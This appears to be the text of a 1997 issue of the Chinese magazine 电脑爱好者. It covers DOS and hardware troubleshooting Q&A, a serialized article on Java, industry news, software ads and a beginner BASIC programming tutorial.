!"Invalid drive specification"的意思是无效的驱动器,即系统不能确认硬盘。这种现象通常是由于硬盘分区信息的丢失造成的,您可以试着用FDISK或DM软件从新进行分区。C盘无法引导操作系统还有可能是0磁道出现软故障造成存于0磁道上的系统文件被破坏所引起的。在这种情况下您可以对硬盘进行低级格式化。恢复系统后建议您将Command.com文件放在COMSPEC所指定的子目录下,这样可以使系统能正常启动而使Command.com文件远离0磁道。您可以按下述方法实现:在Autoexec.bat文件中设置COMSPEC参数:SET COMSPEC=C:\SUCOM\COMMAND.COM;然后在CONFIG.SYS中加入SHELL语句:SHELL=SUCOM\COMMAND.COM。

山东 何豫

?一台486DX66/100,8M内存,二倍速光驱的多媒体电脑,现想使用UMB RAM,请问如何才能使UMB RAM最大化,能不能在使用仿真扩展内存时不减少UBM RAM?

!如果是作为系统默认的设置,EMM386.EXE和MEMMAKER将把C600H~F7FFH地址段之间的未用空间映射成为UMB RAM,要想使UMB RAM最大,系统应该可以识别出上端空区域并将其转换为可用的RAM。您可以先运行MSD程序,选MEMORY项来显示C000H-C5FFH区域是否为空的,如果是空的,在CONFIG.SYS中加入:DEVICE=C:\DOS\EMM386.EXE I=C000-C5FF(这个区间可以根据具体情况调整)这样可以增加大约24K~32K左右的UMB RAM。EMM386.EXE在UMB RAM中保留64K作为EMS页面帧,如果想不减少UMB RAM可以在CONFIG.SYS中作以下改动:DEVICE=C:\DOS\EMM386.EXE FRAME=NONE,这样可获得额外的64K UMB RAM。请您注意这样修改后可能会使很多使用EMS的应用程序不能运行。如果您不希望出现上述情况出现,取消这个开关即可。

海南 陈鹏

?在用HD-COPY恢复光盘上的IMG映像文件时,系统读盘很正常,但转到向软盘写操作时系统确认盘符出错。该机5寸盘是A盘,3寸盘是B盘。而HD-COPY所确认的盘符则正好与物理盘符相反,从而无法完成向软盘的读写操作,请问应如何解决?

!这种情况您可以人为地掉换一下软盘的盘符。具体方法如下:如果您的板卡是比较完善的,(比如PVT、LEO等)您可以直接在BIOS中进行切换。以PVT的Award BIOS为例,启动电脑后进入BIOS设置菜单,点按BIOS FEATURES SETUP菜单,回车后将高亮度条移动到SWAP FLOPPY DRIVE选项,选择ENABLE即可完成A、B的切换。安装完毕后可将其该为DISABLE恢复原来的系统。如果您的板卡不支持这种掉换,您可以打开机器人为地掉换A、B盘符的物理接线。另外您可以使用Assign程序重定驱动器号。具体命令如下:Assign A:=B:这样操作后系统将直接指向B驱,使用完毕后可键入Assign即可恢复原来的状态。请注意Assign在Dos 6.0及以上版本中已消失,它与某些命令合用将产生混淆,因此建议少用。

北京 FLYFISH

?一台计算机在开机时出现死机,屏幕全黑,机器不能正常启动。请问应该如何解决?

!计算机在开机时出现死机、黑屏现象应根据不同情况具体分析原因:

如果开机时死机,黑屏,喇叭虽然接好,但无任何报警声音。

可能的原因及解决方法:(1)主板短路或主板与机箱之间短路。仔细检查主板上有没有任何可能导致短路的物体,比如螺丝钉,过多的焊锡等。观察一下主板底部和机箱之间的距离,如果太近,用泡沫塑料把主板的四个角垫高些。(2)内存条没插好或有问题。仔细检查内存有没有插歪、插反或错位等。如果确定安装正确,那么最好是用替换法来找出有问题的内存条。如果是进口的原装机(比如IBM,COMPAQ等),也有可能是计算机不支持所用的内存。有些型号的原装机对内存很挑剔。(3)CPU没插好或有问题。把CPU拔下来,查看一下其钝角是否对着CPU插座上有标记的一角。再查看CPU的插脚有没有断针,扭曲等。如果以上均无问题,把CPU放平,对准方向后插入插座,垂直用力,确保CPU完全进入插座。(4)在某些老型号的286和386机器上,CMOS设置错误有时也会导致这种故障现象。此时只有用跳线清除CMOS,再重新启动进入CMOS检查并修改设置方可。

如果开机时死机,黑屏,但内存自检正常通过(有嘟的一声)。

可能的原因及解决方法:(1)显示卡损坏。可用替换法确定显示卡是否损坏。(2)显示卡所在的扩展槽短路。将显示卡换到另一个扩展槽上试试。(3)多功能卡损坏(对286-486而言)。用替换法确定多功能卡是否损坏。

如果开机时死机,黑屏,内存自检正常通过,但发出连续急促的嘟嘟声。

可能的原因及解决方法:(1)显示卡损坏。用替换法确定显示卡是否损坏。(2)显示卡所在的扩展槽损坏。将显示卡换到另一个扩展槽上试试。(3)显示卡没有插好。检查显示卡是否完全插入扩展槽中。



傻博士信箱征题

应一些读者的建议，也为了更好地为广大的电脑爱好者们答疑解惑，傻博士信箱在回答读者问题的同时特向各位电脑侠士们有偿征题：您在电脑的使用中可能会遇到这样或那样的问题，在它困扰了您很长时间以后，经过细心的分析最后使问题得以解决。您有没有想过，也许有很多的电脑迷正在遭受同样问题的困扰。欢迎您将问题出现的现象以及成功解决问题的经验写成问答的形式（200字左右）。以投稿的方式邮寄给我们，请您在信封上注明：傻博士问答征题字样。《电脑爱好者》邀您同当傻博士，让它真正成为咱们电脑迷们的好帮手。

大众论坛点题

1. 电脑爱好者眼中的电脑展
2. 电脑贬值快，到底买不买？
3. 您如何看待"一稿多投"。

欢迎各位朋友就以上问题发表个人见解。为了给更多的参与者提供说话的机会，以上论题字数要求在400～600字/篇。我们期待着听到您的心声。请您在来稿上注明"大众论坛"字样。

如何给本刊投稿？

常有读者来信，问如何给本刊投稿，因不能一一回信，现作公开答复，以谢众读家、众著家。

1. 我刊欢迎广大的电脑爱好者给我们投稿。

2. 来稿内容不限，只要与电脑有关，与电脑爱好者有关。来稿力求短小精悍，文不在长，有读头就行。题材新颖之作，常常能受到众编们的夹道欢迎。

3. 手写稿、打印稿、磁盘稿皆可。但更欢迎打印稿和磁盘稿。投磁盘稿时请另附一打印稿，以加快众编们的处理速度。如果稿件中有程序更欢迎您投磁盘稿，这样可减少咱文章出差错的机会。 如果程序是关于数据库的，请别忘了往磁盘中拷贝有关的数据库，至少是库结构文件，以利于众编们调试您的程序。 可能的话再麻烦您在磁盘的盘标上写上文章名和您的大名。手写稿您可一定誊写清楚，不容易辨别的字母、数字等，您可以在边上用另色笔注明嘛！如"0"与"o"、"1"与"l"等，常使众编们费尽了端详。对了，程序可要先调通哟。

4. 如果您的来信有几件事，比如既投稿又邮购外加函授，那您别把所有的事都一口气说完，您可中间隔开一定的间距，或划一条线分开，或干脆另写在一张纸上，每张纸上都写上与您联系的办法，因为这些事分属不同部门负责，您分开写可以让不同部门同时为您服务，不至于耽误您的事。

5. 勿忘写您的地址、邮编、姓名、电话（若有）。信封上若能写明拟投栏目就更好了。

6. 等待着您的来稿。谢谢！

本期说明

本期取消了第4期已预告了的"组装多媒体电脑的十二步要诀"一文，因为此文的作者有一稿多投的行为。按我刊规定，凡一稿多投的作者，三年之内我刊停用其稿。

寻 觅 读 书 人

电脑技术已成为掌握21世纪的必备知识，成为现代人工作和生活的三大基本技能之一。我们为满足广大电脑爱好者强烈渴求电脑知识的愿望，并适应不同层次用户对计算机图书的需求，特别是让尽可能多的读者买得起自己需要的电脑图书，决定出版有关电脑知识和技能提高等方面的金钥匙系列丛书，为您提供一串快速打开电脑世界不同窗口、精雕细琢的钥匙。首批推出的有《电脑爱好者精华本（1993－1996）》和《电脑实用技术精粹》两本书。

《电脑爱好者精华本（1993－1996）》收集了我刊1993－1996年创刊以来，所发表的优秀文稿，设有百宝箱、步步高、软件之窗、硬件天地、语言与程序、组装与测评、电脑诊所、网络与通信、游戏乐园等栏目，同时删除了过去几年合订本中的杂论和过时的内容，保留了本刊原有风格，系统集成了目前读书人最需要和最欢迎的电脑知识，突出实用、简练和完整性。该书浅显易懂，实用性很强，是您案头必备的工具与提高书，同时该书可满足部分读者希望购买我社现已售罄的早期合订本的愿望，极具保藏价值。本书16开本480页，彩封设计精美，纸质优良，定价38元整。

《电脑实用技术精粹》是我社精心推出的又一部实用性极强的好书，我们通过收集整理和再加工国内近十种有较高知名度的计算机报纸和刊物所发表的优秀文章，以及本刊未发表的部分作者来稿，本着少而精的原则，以专题方式提供了软件使用和技巧、硬件配置与优化、配件选择和组装、兼容机性能评价方法、网络与通信、DOS & WIN操作系统、字表图形和语言七大板块内容，可以全方位地满足读者使用和精通微机的需要，真正体验到一本万利的愉悦心情，使您一书在手，便可全面了解和掌握国内最新电脑实用技术。本书16开本，320页，装帧精美，定价28元整。

以上两本书1997年6月面向全国正式发行，欢迎广大读者订阅，成为我社图书读书人。您欲先睹为快，请速与我社发行部联系。

汇款地址：北京海淀区白石桥路48号《电脑爱好者》发行部

（邮编：100081）

每本书另加书款10%的邮资费。

电脑爱好者金钥匙系列丛书是我们特意挑选的一批面向初、中级读者的电脑图书，我们力求金钥匙系列丛书，以最好的质量和最低的价格，成为电脑图书精品中的精品，成为计算机的最佳伴侣，成为读者学习和掌握计算机最亲密的助手。

如果您手中已有一定份量的作品或心中已有某项选题写作计划，请速与我社出版部联系，我们热诚期望广大读者能提出宝贵意见并为金钥匙系列工程锦上添花。

即时汉化专家 5.0

能够在网络传输的同时,随时翻译全屏英语。

实现了零内存占用。

能够在英文环境中直接显示汉字,无需汉字系统支持。

翻译速度极快。 ￥150

郎道电脑字典

英汉、汉英词条共 16 万条,可相关查询、模糊查询;使用鼠标全屏幕捕获单词翻译,光盘直接使用或安装硬盘使用均可;另有自建词库,历史记录,查询回送等强劲功能,安装次数不限。 ￥120

学计算机大全

该软件最适合电脑爱好者初学计算机使用,也是各类培训班教学的得力助手。

内容包括计算机概念、计算机注意事项、键盘知识、五笔字型输入法、磁盘及文件、鼠标使用、批处理文件编写、config.sys 文件编写、常用 DOS 命令、DOS 错误信息速查、计算机病毒知识、计算机知识测验等。

￥80

软硬件一点通

本套光盘是根据用户对普及计算机知识的急需而研制的 CAI 软件,其主要内容包括:硬件的认识、连接及组装、计算机基本组成、基本原理、操作系统(含 DOS、Unix 入门和实用),CCED 入门到精通、WPS 使用到掌握,WINDOWS95 入门与掌握,FoxBASE 程序设计,FoxPRO 入门等。采用实物照片、动画、声音,将计算机原理直观而形象的展现出来。 ￥98

电脑十日通

本软件五大特点:

※针对初学者,步步引导,中文环境,轻松学习

※所有学习介绍,均有自动演示

※亲自操作练习,边学习边巩固

※软件使用中,随时提供帮助

※特别增加:计算机维护常识小故障不求人,解决大难题

简简单单,电脑我也学得会! ￥98

卡通日语会话

本片将告诉你一个学习日语的妙方!全片以幽默诙谐的卡通漫画形式,通过动画的表现形式,将日常生活中打招呼、饮食、购物时常用的二百多句实用日语会话介绍给你,让你轻松记忆实用的生活日语会话。

￥78

普及美语杂志

该片定位于"综合潮流,寓教于乐"力求"取材多样,篇篇精选"。内容涵盖了"美国风情画""生活篇",还配有角色扮演、场景动画、直接索引、填空练习等,使你用轻松的心情跟随"普及美语杂志",进入英语世界。 ￥78

明日英语

1. 全语文朗读
2. 中文解释提供全文翻译功能。
3. 重点词句的发音,音标及解释和例句。
4. 听力练习。
5. 让使用者在选项中选择。 ￥98

新英语先修广场

《新英语先修广场》内容生动有趣,是奠定英语基础的好教材。内容有认识字母、学习音标、拼音练习、少年对话、童谣、小小字典及测验游戏等七大单元,包含了 200 多句常用会话。10 首快乐童谣及 900 多个基础单字。全片由外藉老师发音,纯正而清晰,是一套适合初学英语者的学习工具。 ￥98

英语听力训练

●共分基础、实用英语听力训练,实用、中级英语词汇和留学、观光旅游英语词汇五种。

●每集光盘皆依学习时间和进度,将英语生词分为二十课。

●每课均提供单词发音、例句,单词中文翻译、例句中文翻译,学习者可反复聆听各单词的发音,加强单词记忆。

●每课均有学习成绩测验。

●首创具有纠正发音功能,学习者可录制自己的发音,以显示波形,再与老师之波形比较,加强语调的正确性。

●听力训练光盘提供四万个单词的英汉词典可即时查询。 ￥78

剑侠情缘

多线索多结局言情武侠大片

游戏以南宋初年靖康之耻后的时代为背景,讲述了独孤剑、张如梦等江湖儿女挫败中原邪恶的暗杀组织和金国高手合伙炮制的阴谋,从而化解了一场有关国家存亡的危机。

《剑侠情缘》充分体贴玩家,是一款没有法术、不需刻意练功、几乎没有迷宫、十多种结局、多线索、CD 音源、突破回合战斗模式的 RPG,总容量高达两张光盘,堪称鸿篇巨制,是 1997 年绝对不能错过的精彩游戏。

￥128

几番拍案说 Java

□本刊记者　赵冬青

（接上期）

面向对象：有人说，90 年代是面向对象（OO－Object Oriented）的年代。面向对象技术大大减少了软件开发和维护的代价，使软件开发变得更加简便。严格意义上的“面向对象”至少应具备四点：即封装性（必须有模块化的性质以及信息隐藏的能力）；多态性（不同的对象对同一种信息，可以按照对象本身的性质加以回应）；继承性（可以定义一套对象之间的层次关系，下层的对象继承了上层对象的特性，藉此可以实现程序代码重复利用，并且有效地组织整个程序）；动态联编（一个对象一旦生成后，要使用这个对象只需简单地把信息传递给它，不再参考对象当初设计时的规格，只有在程序执行时，才会真正锁定需要的对象）。

Java 具有了这四点，成为较全面的面向对象的程序设计语言，而我们熟悉的 Visual Basic 缺乏数据的封装性，C＋＋则没有做到动态联编。

操作平台独立性：我们知道“可移植性”一直是制做软件的一个大问题，为了在各种不同的平台上执行同一程序，即使你的程序写得再好，运行前至少还要在各个平台上重新编译一次……更不用说一个 16 位程序移到 32 位操作系统下执行的情况了。试想你创建了一个属于自己的起始页，并放上能动态演示的程序，然后准备好在各种操作系统下编译好的执行码，再由欣赏你的起始页的用户选择不同的工作平台，这将是多么痛苦的一件事啊。Java 的字节码（byte－code）巧妙地解决了这个问题，Java 语言编写的程序生成字节码，是 Java 虚拟机的执行代码。只要给平台配备 Java 解释器就可以运行 Java 程序，并不依赖任何硬件和操作系统，这就实现了 Java 的操作平台独立性，使 Java 成为网络上迄今为止最受欢迎的编程语言，拥有着广阔的应用前景。

安全性：当你驾驶着 WWW 浏览器翱翔在网络天地时，来自世界各地的各种程序都会出现在你面前，你怎么知道来自网络那一端的是一段有趣的动画程序，还是一个可怕的病毒呢？也就是说，这种远端分布式执行环境，最令人关注的是安全问题。一个安全的网络程序，至少要防止以下几种破坏：毁灭系统资源、消耗系统资源、挖掘系统或个人机密，骚扰正常工作的进行。自 Java 出世以后，几乎每一个人都会问，Java 的起始页真的安全吗？有没有可能用 Java 做出计算机病毒呢？幸运的是，到今天为止，还没有发现哪一段 Java 程序存在真正的漏洞（Java 的源代码是公开的）。主要原因是在编译和运行时系统中采取了防护措施：编译程序保证源代码不违反安全规则，运行时采取字节代码校验的关键技术，为 Java 代码筑起了两道坚实的防护屏障。

Java 的这些过人之处，加上其它的优点，使它倍受开发人士的青睐。很多人认为：Java 做为一种全新的技术，其可利用的方式目前还没真正被挖掘。甚至可以说，对于 Java 的功能，不怕做不到，就怕想不到。

三番拍案——深远影响

Java 的出现，带来了什么，是新技术、新产品、新的竞争、新的趋势、新的格局……还是更翻天覆地的变化？

让我们先来看看 Java 带来的一系列新技术、新产品。

1996 年 5 月 29 日，JavaSoft 公布了 JavaOS——为在微处理器上直接运行 Java 应用程序而设计的一个高质精简的操作系统。作为一个动态的可扩展的操作环境，JavaOS 把 Java 语言的优点带到了操作系统中。它使 Java 应用程序可直接运行在硬件平台上，而不再需要主操作系统。

JavaSoft 正在与 Sun Microelectronics 合作开发 PicoJava、MicroJava 和 UltraJava 系列微处理器。PicoJava 是设计能支持 Java 虚拟机的微处理器的一种标准规范，MicroJava 和 UltraJava 是根据 PicoJava 设计的，是 Sun Microeletronics 公司正在开发的实际芯片，这些芯片内置了 Java 虚拟机和 Java 嵌入式 API（Java 应用编程接口）。

1996 年 11 月底，Sun 发布了 Java station，被 Sun 称为真正的 Java NC，它不但可以对 Java 应用软件进行优化、运行，还可运行非 Java 语言写成的应用软件。Java station 没有硬盘、软盘、CD－ROM，以 Micro SPARC Ⅱ为 CPU，内存为 8MB 至 64MB。它可以经过 Internet 或 Intranet 从服务器那里获得应用软件和存储功能，网络维护费用与系统基于 PC 的网络相比减少了一半以上。Java station 及相关产品的出台实际标志 Sun 网络计算战略的实施。

JavaSoft 今年 2 月开发了一套据称能为老式 PC 带来新生的 Java for DOS PC 系统方案，这意味运行 MS－DOS 软件的 486 机同样可以使用 Java 和网络连接。

……

新的技术、新的产品必然带来商业市场上的变化。

还记得我们前面说的“All is Mine”吗？让我们重新回到这个话题上。想想看，一个普通的计算机用户，平常用得最多的软件大概就是 Word、Excel 等所谓的 Office 软件吧，对非计算机专业人员来说，这样的软件只要学会一套，能够处理日常事务，也就够了，所以学会 Word 的人大概就一直追着 Word 的脚步，5.0、6.0、7.0……不断地升级、不断花钱去买。这还算不了什么，问题是，Office Suite 的软件套装销售方式似乎成了一种趋势，一起买价钱看起来更划算，那就买吧。可是，一套 Office 中，到底有多少东西对你有用？大部分的人在安装软件时，不敢不全部安装，谁知道哪一天突然要用到哪些特殊的功能呢？于是，用户买了，并装在自己的机器上很多根本用不到的软件。

还有更糟糕的，用户每两三年就要大幅度更新自己的计算机，每次 Intel 推出更强的 CPU，Microsoft 就立刻推出新一版的软件，将系统的资源用光，而卖硬盘的厂商总是笑嘻嘻地看你向他报到，因为现在的软件愈来愈大，以前 300MB 的硬盘绰绰有余，现在 1GB 似乎才说得过去。软、硬件厂商如此联手出击，在更快、更强的感召下，用户一步一驱……

然而，由于 Internet 的风行和 Java 的出现，这种局面很有可能被打破。想想看，如果今天你想用一个电子表格软件来记帐，做统计，你只需要打开你的计算机，接上 Internet，利用你习惯的 WWW 浏览器，连到某一家做电子表格的软件公司，用鼠标点出你想要的软件，接着你就可以在 WWW 浏览器上使用你选的软件，不需要安装，不需要准备大量的硬盘空间，使用完了关掉计算机即可，一切都不再存在，而只剩下数据。是的，只有数据。我们使用计算机不就是为了得到我们想要的数据或信息吗？何必去储存处理程序呢？而且，通过这样的方式，用户随时都可以使用最新的程序，不需要等到软件公司更新好几个部分，推出新一版的应用程序以后，才能使用。

软件可能也不再需要用户到店里花钱去买，取而代之的方式是通过网络向软件公司租用，或者按使用的次数来计费。

Internet 打通了程序数据等的流通渠道；Java 则利用方便的 WWW，实现了远端执行的理想。正像有人说的“Java 的成功意味着计算机成为 Internet 和 Web 的外设，Java 真正营造出了开放环境。”

难怪当有人问到 Sun 的一位副总裁“Sun 公司会在 Java 上得到什么好处？”，得到的答案是：“Sun 的目的只是想要打破目前软件市场被垄断的情况。”

于是，盖茨坐不住了，起初并不看好 Java 的他，经过一段时间的考察后，不得不承认 Java 是长时间以来最为出色的程序设计语言。并很快做出了重大决定。计划将以 PC 单机为主向以网络为中心的计算转移，第一步便购买了 Java 的使用权。

与此同时，业内很多有识之士也将注意力集中到 Java 上：

Apple、DEC、IBM、Netscape、Novell 和 SGI 等公司也都购买了 Java 语言的使用权；

Microsoft 和 IBM 两大公司都计划在 Internet 上开发销售用 Java 编写的软件；

Apple、HP、IBM、Novell、SGI、SCO 和 Tandem 等公司计划将 Java 并入自己开发的操作系统；

Acer、Mitsubishi、Nokia、Oracle 和 Toshiba 等公司计划购买 JavaOS 的许可证；

Borland、Corel 和 Symantec 等公司认可 JavaOS 并为其建立开发工具和应用程序；

Fujitsu 和 National Semiconductor 等公司将在他们的微处理器上实现 JavaOS。

……

Java 带来的市场变化，并不只是上面说的那么简单，我们再来看看计算机界新的竞争形势的形成。

Microsoft 与 Netscape 之争

Java 问世后微软调整战略，推出了多种 Internet 应用软件，包括 ActiveX、VBScript，并且宣布在 WIN95 的升级版 Windows 97、Windows NT 4.0 中将捆绑浏览器平台，并推出许多相关产品。而 Netscape 则利用其在浏览器市场的绝对优势，在浏览器标准、Web 服务器等领域与微软针锋相对。

Wintel 联盟与 NC 联盟之争

Java 为 NC 的最终出世无疑打了一针强心剂，成为 NC 联盟很具说服力的武器，一切的技术障碍仿佛一下子烟消云散。IBM，Sun，Oracle，Netscape 等著名公司早就对软件市场、微处理器市场的现状心存不满，总想挣脱 Wintel 的桎梏，“网络就是计算机”，这句口号终于开始被人们理解。

Wintel 联盟则不断以降价证明：便宜并不是 NC 的优势，而性能永远是 Wintel 的优势。你有 NC，我便推出 NetPC，硬件仍用 Intel 的，软件仍属 Windows，永远是 Wintel。而且，价格、性能、甚至 NetPC 的个人色彩均比 NC 略胜一筹。这种软硬件平台参考标准一经推出，立刻便得到 HP、Compaq、DELL、DEC、GateWay 2000、PackardBell－NEC 及 TI 等全球知名 PC 供应商的支持。

（下转第 73 页）

Pentium Pro Ⅱ亮相　5 月 8 日，Intel 在上海展示了一组具有 MMX 能力的 Pentium Pro Ⅱ芯片，具有动态执行、双总线、MMX 三大特点，主频分别为：233MHz、266MHz、300MHz。233MHz 芯片在 5 月底面市，266MHz 芯片将在 9 月份面市。

Office 97 中文版上市　微软公司开发的全面支持简繁中文的新一代办公信息化、自动化集成软件 Office 97 中文版于 5 月中旬上市。标准版包括全新的文字处理软件 Word 97、电子表格处理软件 Excel 97、电子幻灯演示软件 PowerPoint 97 和集日程管理、邮件信息交换等功能于一体的个人事务管理软件 Outlook 97。专业版中还增加了首次实现全部中文化的数据库软件 Access 97。Office 97 中文版里结合了网络技术，设置了直接联接 Internet 的按钮。用户可轻易地制作网页，创建超文本链接，通过 Intranet 发布信息及搜索资料，更可以通过浏览器编辑在线文件。“Office 97 小助手”智能化帮助界面能协助用户处理难题，随时提供使用过程中的帮助。

电脑小博士工作室启动　5 月 9 日，由 Intel 公司、联想集团和中国科学技术馆共同组建的电脑小博士工作室正式启动。在这里，青少年们及其家长可以得到免费电脑培训，并亲身操作配备最新多能奔腾处理器的电脑，通过轻松、愉快的方式，学习电脑知识及其操作。

联想进军网络产品市场　4 月，联想与台湾著名网络供应商 D－Link 公司达成协议，成为 D－Link 在中国地区的总代理。这是联想集团拓展系统集成领域，进军网络产品市场的一个重大举措。

另有消息，4 月 28 日至 6 月 18 日，联想以北京、上海、广州、成都四城市为中心开展“换板奔腾”活动，广大计算机用户可以用任何品牌的 486 主板以优惠条件（一块 486 主板可折价 200—300 元）得到新的联想 QDI586 主板，从而达到升级的目的。

同创推出“绿色服务”活动　内容包括：在国内主要城市开通同创微机绿色服务车，为客户提供流动服务、上门服务；开通同创微机 24 小时咨询服务热线；建立三级培训体系，对用户、经销商和客户服务人员进行培训；组织服务队，主动走访客户，健全质量跟踪服务体系。

另有消息，同创集团在第 81 届广交会开幕当天就签订 1000 万美元计算机出口合同，其中包括向巴基斯坦、泰国出口 8000 套高能奔腾微机的合同，总值达 900 多万美元，以及 1000 台订单总值达 100 多万美元的同乐Ⅲ型的合同。

宏□力推第二代全民电脑双子星系列　4 月，宏▮与 Intel 在京推出采用 Intel Pentium 处理器的双子星第二代产品，并根据需求划分为经济型网络电脑和低价位多媒体个人电脑两大系列。同期，宏▮的外设产品也陆续上市，包括彩色显示器、光盘驱动器、键盘、扫描仪等。

方正苹果版飞腾软件发布　此软件是在方正原有 PC 版飞腾软件的基础上开发的，运行于 MAC 平台上的大型中文彩色集成排版软件。它面向专业排版领域，功能强大，适用于广告设计、报刊杂志的排版。

浪潮发布 PC 新品　5 月 8 日，浪潮集团于 Intel 发布其最新奔腾二代处理器的同时，推出了采用此芯片的新机型，分别为针对商用的金系列金狮 M6 233/266，针对家用的龙系列精品型 M6 233/266，新机型中将预装 Win95。

惠普信息新干线开通　4 月 11 日，称为惠普信息新干线的惠普 1997 大型市场推广系列活动在京拉开序幕。活动内容包括：演示全系列的惠普信息产品和解决方案；展示惠普全方位的支持服务体系；提供最新的信息技术研讨及讲座。展示产品中包括针对不同用户的 HP VECTRA PC 系列、喷墨/激光打印机系列、信息存储系列、扫描仪系列、网络管理软件及网络产品。这次活动从北京开始，还将相继在广州、上海、南京、成都、武汉、济南等大中城市举行。

5 月，惠普在全球发布其价格低于 4000 元的 HPLaserJet 6L 激光打印机，此打印机的打印速度为每分钟 6 页，较其前一代产品 HPJaserJet5L 提高了 50%，并采取快速开机技术，消除了预热时间，首页输出时间为 18 秒，每月最大打印量为 6000 页。

IBM 发布 PC 新产品　IBM 发布全新设计的 PC300GL 系列商用台式机，此系列机型配备 133MHz 或 166MHz 奔腾处理器，256KB 二级高速缓存。使用了现有最快速的 SDRAM 同步内存，它的标准配置是 8MB 或是 16MB 并可升级到 128MB。PC300GL 将支持网络唤醒（Wake－On-LAN）功能的 10 Base T 以太网卡集成在主板上面，使主机外型更加纤小，实用。

DIGITAL 发布 PC 新产品　DIGITAL PC '97 新品发布会在京举行。会上展示了最新型号的全系列 PC 产品，包括台式机 Venturis FX－2、Celebris FX－2 及其服务器、笔记本产品。其中，专门针对 Windows NT 4.0 工作站版而优化的移动式个人工作站 HiNote VP500 笔记本电脑，是第一台装有二合一驱动器的笔记本电脑，允许同时使用 12X CD－ROM 和软盘驱动器，多至 10 小时的电池寿命使用户使用起来更方便。

ENIX 举办独创性游戏软件竞赛　娱乐性产品的综合制造企业 ENIX 宣布今年将举办“ENIX GAME SOFTWARE CONTEST Ⅱ”。此活动是 ENIX 为发掘优秀的游戏软件编制人员以及获得高质量作品而筹划的一次世界规模的开发独创性游戏软件竞赛。此次比赛奖金总额高达 40 万美元。

中网公司与美国 SGI 达成代理协议　中网公司作为 SGI 公司 Internet/Intranet 产品在中国的指定代理，共同拓展 SGI 网络产品在国内金融、邮电等企业和政府机构的市场，双方还将共同建立 Internet/Intranet 系统解决方案开发展示中心并进行技术人员培训。

BASIC 语言评话

（三）

□北京　顾云春

二、动手编一个程序试试

1. 就象诗歌，一行一行地写

写 BASIC 程序就象写诗歌一样，通常一行一句话，一句话中有一个英语单词，句末一般没有标点符号。在电脑上用键盘敲入这句话，然后按回车键，电脑就记录了这句话，光标移到下一行。

要让电脑知道执行指令的次序，在每句之首得有一个行号，电脑按行号大小，从小到大依次执行。行号一般从 10 开始，每行间隔 10 号，这样可以在两行之间再插入新内容便于修改。假如想删除某一行，可输入此行的行号，再打一个回车，电脑就自动把那一行删除了。先输哪一行后输哪一行都不要紧，程序输完后电脑会自动由小到大重排一遍。如下面的程序在输入时的次序是：

```
10 LET A = 5
30 END
20 PRINT A
20
15 LET B = 3
25 LET C = A + B
27 PRINT "C ="; C
```

输完后在键盘上键入 LIST，再按回车，电脑将程序重新显示为：

```
10 LET A = 5
15 LET B = 3
25 LET C = A + B
27 PRINT "C ="; C
30 END
```

如果我们对行号为 10、15、25、27、30 这样排列感到很乱，可以在键盘上键入 RENUM，再按回车键，电脑会按 10、20、30、40、50 重新给定行号。

RENUM 中 RE 为前缀，意为重新；NUM 为英语 number 一词的缩写，意为数字、号码、给……编号。

也可把几句话写成一行，合用一个行号，两句话之间用英语输入状态下的冒号‘：’隔开。例如，上例可写成：

```
10 LET A = 5: LET B = 3: LET C = A + B
20 PRINT "C ="; C
30 END
```

在 DOS5.0 以上版本自带的 QBASIC 和其他一些高级 BASIC 语言也可以不加行号，程序将一行一行地按顺序执行。

2. 给变量取个名

我们可以把存储器比喻成一块大黑板，这块黑板象国际象棋的棋盘一样被隔成了许多小方块，每个小方块里只能写一个数据，或指令。为了让电脑能找到这些数据，得给每个数据取一个名字，这些名字由 26 个英文字母组成，或者由英文字母后面加数字组成。如上例的 A、B、C，又如 A1、B1、B2、B3 等，及以前提到的 G(I, J)。这些名字叫变量。变量代表的数值是一个变化的量，如我们可令 A = 3，也可令 A = 5。写在黑板小方块里的变量也可擦去。擦去一个变量用 ERASE 语句。

当删除、擦掉一个变量后，这个小方块就空下来了。任何一个空着的小方块都可以用来写一个新的变量。这些表示数值的、能够作数学运算的变量叫数值变量。数值变量可分为简单变量和下标变量。只表示一个数据的变量叫简单变量，表示一套数据的一维数据变量、二维数据变量，每个变量都带一个下标，这种变量叫下标变量，如 A(I), G(I, J)等。当 I = 5 时，A(I) 这个变量表示以 A 命名的一套变量，这套数据共有 5 个数据：A(1), A(2), A(3), A(4), A(5)。

有时我们要电脑处理的对象是一些人名、地名、职务名等。例如我们做电话本时，需要电脑记录人名、地址、电话号码。人名和地址不是数，但它们也能写在电脑‘黑板’的小方块中，一个名字占一块，也可以和数值变量一样为它们取名，但有一个小小的区别，就是变量名后面要带一个符号$。下面就是用 BASIC 语言编制的一个打印电话号码及住址的程序：

```
10 INPUT NAME$, TEL, ADD$
20 LPRINT NAME$, TEL, ADD$
30 GOTO 10
```

程序中 NAME$和 ADD$两个变量名的后面都有$符号，前一个代表人名，后一个代表地址。这种变量叫字符串变量。这个程序启动后，第 10 行要求输入人名、电话号码、地址，在屏幕上显示一个 ?号。当我们用键盘输入：

张漫天，64213605，和平里

再打回车，运行到第 20 行时，就会把这三个内容打印出来，到第 30 行时又返回到第 10 行，可以再输入第二个人的姓名、电话号码、地址，则电脑又会打印出

第二个人的资料，然后再返回到第 10 行，……。只要你不停地输入资料，电脑就会不停地打印。最后打印成一个电话号码簿。

3. 一个连加的程序

正如我们讲完了 16 个象棋棋子如何走，就可试着找人下一盘棋一样，现在我们可以动手编一个最简单的程序。假设有 5 个数：3，8，2，4，12，要把它们加在一起。下面就是这个连加程序：

```
10 LET A = 3: B = 8: C = 2: D = 4: E = 12
20 LET T = A + B + C + D + E
30 PRINT "T ="; T
40 END
```

在第 10 行里包括 5 句话，都是用 LET 语句赋值，后面 4 句均省略了 LET，各句之间用“ ：”号隔开，句末没有标点符号。第 20 行使 A, B, C, D, E 等 5 个值加在一起，并将结果赋予 T。第 30 行显示“ T = ”，紧接着显示 T 的值 29。第 40 行结束。这个程序很简单，读者一看就知。但它显示不出电脑的优点，幸亏是 5 个数，假如是 50 个数，第 1 句还怎么写？

4. 改进一下这个程序

我们用 INPUT 语句重写一个程序：

```
10 CLEAR
20 INPUT A
30 LET T = T + A
40 LPRINT T
50 GOTO 20
```

